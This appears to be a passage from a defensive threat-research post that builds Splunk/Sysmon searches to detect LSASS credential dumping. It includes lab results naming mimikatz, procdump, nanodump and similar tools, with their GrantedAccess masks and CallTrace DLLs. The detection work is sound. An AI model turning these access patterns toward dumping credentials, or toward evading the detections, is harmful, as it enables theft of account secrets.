
Continuous Improvement

Access LSASS Memory for Dump Creation

For our first analytic that focuses on CallTrace image load dbgcore.dll or dbghelp.dll, we found that over time Mimikatz moved away from these two DLLs (dbgcore.dll or dbghelp.dll). The main DLL used by Mimikatz is now ntdll.dll. Ntdll.dll is a native Windows binary that provides similar native API paths to perform credential dumping. For example in the sekurlsa module there are many ntdll exported api’s, but what stands out is RtlCopyMemory which is used to execute the module related to credential dumping.


After simulating the behavior we needed, we get some results

```
`sysmon` EventCode=10 TargetImage=*lsass.exe CallTrace=*dbgcore.dll* OR CallTrace=*dbghelp.dll*

| stats count min(_time) as firstTime max(_time) as lastTime by Computer, TargetImage,

TargetProcessId, SourceImage, SourceProcessId

| rename Computer as dest | `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
```



dest	TargetImage	TargetProcessId	SourceImage	SourceProcessId	count
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	644	C:\AtomicRedTeam\atomics\T1003.001\bin\Outflank-Dumpert.exe	5524	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	644	C:\AtomicRedTeam\atomics\T1003.001\bin\procdump64.exe	3560	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	644	C:\AtomicRedTeam\atomics\T1003.001\bin\procdump64.exe	5992	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	644	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	6108	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	644	C:\Windows\Temp\xordump.exe	1900	1

In our screenshot, we see some utilities that still use dbgcore.dll or dbghelp.dll when credential dumping occurs. However, we do not see Mimikatz.exe and a few other utilities using dbgcore.dll or dbghelp.dll. Based on CallTraces, we see a pattern of ntdll.dll being used by various credential dumping utilities. If we add ntdll.dll to our current query we get the following results:



```
`sysmon` EventCode=10 TargetImage=*lsass.exe CallTrace=*dbgcore.dll* OR CallTrace=*dbghelp.dll* OR CallTrace=*ntdll.dll*
  | stats count min(_time) as firstTime max(_time) as lastTime by Computer, TargetImage,
  TargetProcessId, SourceImage, SourceProcessId | rename Computer as dest | `security_content_ctime(firstTime)`|
  `security_content_ctime(lastTime)`
```


Could not load lookup=LOOKUP-record_type

✓ **10,636 events** (12/9/21 12:00:00.000 AM to 12/9/21 10:06:47.000 PM)

dest	TargetImage	TargetProcessId	SourceImage	SourceProcessId	count
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	632	C:\Windows\System32\rundll32.exe	7660	2598
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	632	C:\Windows\System32\rundll32.exe	5568	2596
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	632	C:\Windows\System32\rundll32.exe	7972	2593
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	632	C:\Windows\System32\rundll32.exe	1608	2583
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	632	C:\Windows\system32\svchost.exe	848	104
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	632	C:\Windows\system32\wbem\wmiprvse.exe	7548	69
win-host-696.attackrange.local	C:\Windows\system32\lsass.exe	624	C:\Windows\system32\svchost.exe	720	36
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	632	C:\Windows\system32\wbem\wmiprvse.exe	3920	22
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	632	C:\Windows\system32\wbem\wmiprvse.exe	904	12
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	632	C:\Windows\system32\wbem\wmiprvse.exe	7000	9
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	632	C:\Windows\system32\wbem\wmiprvse.exe	4960	5
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	632	C:\Windows\SysWOW64\rundll32.exe	7812	2
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	632	C:\Windows\System32\rundll32.exe	6440	2
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	632	C:\Users\Administrator\Downloads\mimikatz_trunk\x64\mimikatz.exe	8160	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	632	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	808	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	632	C:\Windows\System32\rundll32.exe	1812	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	632	C:\Windows\System32\rundll32.exe	4800	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	632	C:\Windows\System32\rundll32.exe	5880	1

We now have a list of processes (source) targeting lsass.exe. Sometimes legitimate applications will request access to lsass.exe for credential access, say to authenticate with AzureCLI or a software deployment application. What will differentiate these? This will be environment dependent based on roles and access associates may have, based on process hierarchy, or GrantedAccess. As we will dig into next, filtering may be much easier once we combine GrantedAccess with CallTrace.

Now we add GrantedAccess to our query to identify any patterns



```
`sysmon` EventCode=10 TargetImage=*lsass.exe CallTrace=*dbgcore.dll* OR CallTrace=*dbghelp.dll* OR CallTrace=*ntdll.dll*
  | stats count min(_time) as firstTime max(_time) as lastTime by Computer, TargetImage, GrantedAccess,
  TargetProcessId, SourceImage, SourceProcessId, CallTrace| rename Computer as dest | `security_content_ctime(firstTime)`|
  `security_content_ctime(lastTime)`
```

! Could not load lookup=LOOKUP-record_type

5,366 of 236,512 events matched

dest	TargetImage	GrantedAccess	TargetProcessId	SourceImage	SourceProcessId	CallTrace
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1000	632	C:\Windows\SysWOW64\rundll32.exe	7812	C:\Windows\SYSTEM32\ntdll.dll+a6144|C:\Windows\System32\wow64.dll+124f4|C:\Windows\Syst
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1010	632	C:\Users\Administrator\Downloads\mimikatz_trunk\x64\mimikatz.exe	8160	C:\Windows\SYSTEM32\ntdll.dll+a6144|C:\Windows\System32\KERNELBASE.dll+221bd|C:\Users\A
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1010	632	C:\Windows\System32\rundll32.exe	1608	C:\Windows\SYSTEM32\ntdll.dll+a6144|C:\Windows\System32\KERNELBASE.dll+221bd|UNKNOWN(00
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1010	632	C:\Windows\System32\rundll32.exe	4800	C:\Windows\SYSTEM32\ntdll.dll+a6144|C:\Windows\System32\KERNELBASE.dll+221bd|UNKNOWN(00
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1010	632	C:\Windows\System32\rundll32.exe	6440	C:\Windows\SYSTEM32\ntdll.dll+a6144|C:\Windows\System32\KERNELBASE.dll+221bd|UNKNOWN(00
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1010	632	C:\Windows\System32\rundll32.exe	7660	C:\Windows\SYSTEM32\ntdll.dll+a6144|C:\Windows\System32\KERNELBASE.dll+221bd|UNKNOWN(00


We can see the permissions being requested by the SourceImage and we will begin looking at what those values mean next.

Detect Credential Dumping through LSASS access

Now our second analytic is focused on GrantedAccess, which we explored earlier what the values are. Now that simulation is complete we can begin digging in.

The base query looks like this with some simulated data

```
`sysmon` EventCode=10 TargetImage=*lsass.exe (GrantedAccess=0x1010 OR GrantedAccess=0x1410)

| stats count min(_time) as firstTime max(_time) as lastTime by Computer, SourceImage, SourceProcessId, TargetImage,
TargetProcessId, EventCode, GrantedAccess

| rename Computer as dest | `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
```



dest	SourceImage	SourceProcessId	TargetImage	TargetProcessId	EventCode	GrantedAccess	count
win-dc-137.attackrange.local	C:\Users\ADMINI~1\AppData\Local\Temp\nanodump.x64.exe	5148	C:\Windows\system32\lsass.exe	644	10	0x1410	1
win-dc-137.attackrange.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	2200	C:\Windows\system32\lsass.exe	632	10	0x1410	1
win-dc-137.attackrange.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	2256	C:\Windows\system32\lsass.exe	644	10	0x1410	1
win-dc-137.attackrange.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	3440	C:\Windows\system32\lsass.exe	644	10	0x1010	1
win-dc-137.attackrange.local	C:\Windows\System32\rundll32.exe	5404	C:\Windows\system32\lsass.exe	644	10	0x1410	1
win-dc-137.attackrange.local	C:\Windows\system32\wbem\wmiprvse.exe	2240	C:\Windows\system32\lsass.exe	632	10	0x1410	36
win-dc-137.attackrange.local	C:\Windows\system32\wbem\wmiprvse.exe	2308	C:\Windows\system32\lsass.exe	644	10	0x1410	91

With all the simulation it was easy to spot the patterns between CallTrace and GrantedAccess, so we created a table to showcase these values:


GrantedAccess	Process	CallTrace
0x1010	mimikatz.exe	C:\Windows\SYSTEM32\ntdll.dll+a6144|C:\Windows\System32\KERNELBASE.dll+221bd|C:\Use
0x1010	rundll32.exe	C:\Windows\SYSTEM32\ntdll.dll+a6144|C:\Windows\System32\KERNELBASE.dll+221bd|UNKN
0x1fffff	rundll32.exe	C:\Windows\SYSTEM32\ntdll.dll+a6144|C:\Windows\System32\KERNELBASE.dll+221bd|UNKN
0x1410	rundll32.exe	C:\Windows\SYSTEM32\ntdll.dll+a6144|C:\Windows\System32\KERNELBASE.dll+221bd|C:\win
0x1410	nanodump.x64.exe	C:\Windows\SYSTEM32\ntdll.dll+a5c84|C:\Users\ADMINI~1\AppData\Local\Temp\nanodump.x6
0x1fffff	procdump.exe	C:\Windows\SYSTEM32\ntdll.dll+a6144|C:\Windows\SYSTEM32\ntdll.dll+6cd1a|C:\Windows\Sy
0x1fffff	xordump.exe	C:\Windows\SYSTEM32\ntdll.dll+a6144|C:\Windows\SYSTEM32\ntdll.dll+6cd1a|C:\Windows\Sy

0x1fffff	outflank-dumpert.exe	C:\AtomicRedTeam\atomics\T1003.001\bin\Outflank-Dumpert.exe+1d32|C:\AtomicRedTeam\ato
0x1410	createdump.exe	C:\Windows\SYSTEM32\ntdll.dll+a6144|C:\Windows\System32\KERNELBASE.dll+221bd|C:\Use
0x1fffff	createdump.exe	C:\Windows\SYSTEM32\ntdll.dll+a6144|C:\Windows\SYSTEM32\ntdll.dll+6cd1a|C:\Windows\Sy
0x1010	Invoke-mimikatz	C:\Windows\SYSTEM32\ntdll.dll+a6144|C:\Windows\System32\KERNELBASE.dll+221bd|UNKN
0x1438	mimikatz.exe	C:\Windows\SYSTEM32\ntdll.dll+a6144|C:\Windows\System32\KERNELBASE.dll+221bd|C:\Use
0x1410	PasswordHashesView.exe	C:\Windows\SYSTEM32\ntdll.dll+a6144|C:\Windows\System32\KERNELBASE.dll+221bd|C:\Use x64\PasswordHashesView.exe+cf2d|C:\Users\Administrator\Downloads\nirsoft\passwordhashes

With all this testing, our updated Sysmon query combines the two analytics we set out to enhance by focusing on specific GrantedAccess rights and CallTrace DLLs. Will this catch everything? Probably not, but it will at least catch the majority of tools used and allow us to filter out known good in environments and focus on the rare.


```
`sysmon` EventCode=10 TargetImage=*lsass.exe GrantedAccess IN ("0x01000", "0x1010", "0x1038", "0x40", "0x1400", "0x1fffff",
"0x1410", "0x143a", "0x1438", "0x1000") CallTrace IN ("*dbgcore.dll*", "*dbghelp.dll*", "*ntdll.dll*")| stats count min(_time) as
firstTime max(_time) as lastTime by Computer, TargetImage, GrantedAccess, SourceImage, SourceProcessId, SourceUser, TargetUser |
rename Computer as dest | `security_content_ctime(firstTime)`|`security_content_ctime(lastTime)`
```

This will require some filtering as common system processes will access lsass.exe with GrantedAccess of 0x1400 and 0x1010.



TargetImage	GrantedAccess	TargetProcessId	SourceImage	SourceProcessId	SourceUser	TargetUser	count
C:\Windows\system32\lsass.exe	0x1010	628	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1112	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1
C:\Windows\system32\lsass.exe	0x1410	628	C:\Users\ADMINI~1\AppData\Local\Temp\nanodump.x64.exe	6288	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1
C:\Windows\system32\lsass.exe	0x1410	628	C:\Users\Administrator\Downloads\createdump.exe	4244	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1
C:\Windows\system32\lsass.exe	0x1410	628	C:\Users\Administrator\Downloads\createdump.exe	5084	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1
C:\Windows\system32\lsass.exe	0x1410	628	C:\Windows\System32\rundll32.exe	6272	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1
C:\Windows\system32\lsass.exe	0x1fffff	628	C:\Users\Administrator\Downloads\createdump.exe	4244	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1
C:\Windows\system32\lsass.exe	0x1fffff	628	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	6428	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1
C:\Windows\system32\lsass.exe	0x1fffff	628	C:\Windows\Temp\xordump.exe	6428	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1
C:\Windows\system32\lsass.exe	0x1410	628	C:\Windows\system32\wbem\wmiprvse.exe	6340	NT AUTHORITY\NETWORK SERVICE	NT AUTHORITY\SYSTEM	2
C:\Windows\system32\lsass.exe	0x1fffff	628	C:\AtomicRedTeam\atomics\T1003.001\bin\Outflank-Dumpert.exe	1120	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	2
C:\Windows\system32\lsass.exe	0x1fffff	628	C:\AtomicRedTeam\atomics\T1003.001\bin\procdump.exe	3832	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	2
C:\Windows\system32\lsass.exe	0x1fffff	628	C:\AtomicRedTeam\atomics\T1003.001\bin\procdump64.exe	6288	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	4

For Mimikatz and the various items that come with it, whenever it does make contact with LSASS.exe the results are mostly the same.




dest	TargetImage	GrantedAccess	SourceImage	SourceProcessId	SourceUser	TargetUser	count
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1010	C:\Users\Administrator\Downloads\mimikatz_trunk\x64\mimikatz.exe	1504	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1010	C:\Users\Administrator\Downloads\mimikatz_trunk\x64\mimikatz.exe	4524	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1010	C:\Users\Administrator\Downloads\mimikatz_trunk\x64\mimikatz.exe	5128	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1010	C:\Users\Administrator\Downloads\mimikatz_trunk\x64\mimikatz.exe	5208	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1010	C:\Users\Administrator\Downloads\mimikatz_trunk\x64\mimikatz.exe	5904	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1438	C:\Users\Administrator\Downloads\mimikatz_trunk\x64\mimikatz.exe	2672	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1438	C:\Users\Administrator\Downloads\mimikatz_trunk\x64\mimikatz.exe	7048	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1438	C:\Users\Administrator\Downloads\mimikatz_trunk\x64\mimikatz.exe	7268	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1

As noted in our table of CallTrace and GrantedAccess, dependent upon what is being executed with the utility (MimiKatz for example) the access will be different. This was also noted by Roberto Rodriguez here and Carlos Perez here.

Does this catch every variation of Mimikatz out there? Most likely not. However, it will be a great start to identify uncommon GrantedAccess rights to Lsass.exe. This may be expanded upon or converted to other utilities to assist with detecting suspicious LSASS access.


Additional Observations

During our simulations we identified behaviors that may assist teams in identifying suspicious SourceUser accessing LSASS. Typically, we will see source NT AUTHORITY\SYSTEM and TargetUser NT AUTHORITY\SYSTEM for normal system process behavior. However, seeing source ATTACKRANGE\administrator and Target NT AUTHORITY\SYSTEM is suspicious.



TargetImage	GrantedAccess	TargetProcessId	SourceImage	SourceProcessId	SourceUser	TargetUser	count
C:\Windows\system32\lsass.exe	0x1010	628	C:\Windows\system32\rundll32.exe	4324	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1
C:\Windows\system32\lsass.exe	0x1010	628	C:\Windows\system32\rundll32.exe	6404	NT AUTHORITY\SYSTEM	NT AUTHORITY\SYSTEM	1

What if an adversary is already elevated? SourceUser will not be a user account, but NT AUTHORITY\SYSTEM. This may be a bit more difficult to detect, but it’s worth a hunt.



New Search

```
`sysmon` EventCode=10 TargetImage=*lsass.exe
 | stats count min(_time) as firstTime max(_time) as lastTime by Computer, TargetImage, GrantedAccess, SourceImage, SourceProcessId, SourceUser, TargetUser | rename Computer as dest | `security_content_ctime(firstTime)`|
 `security_content_ctime(lastTime)`
```

✓ 185 events (1/12/22 5:24:00.000 PM to 1/12/22 6:24:42.000 PM)

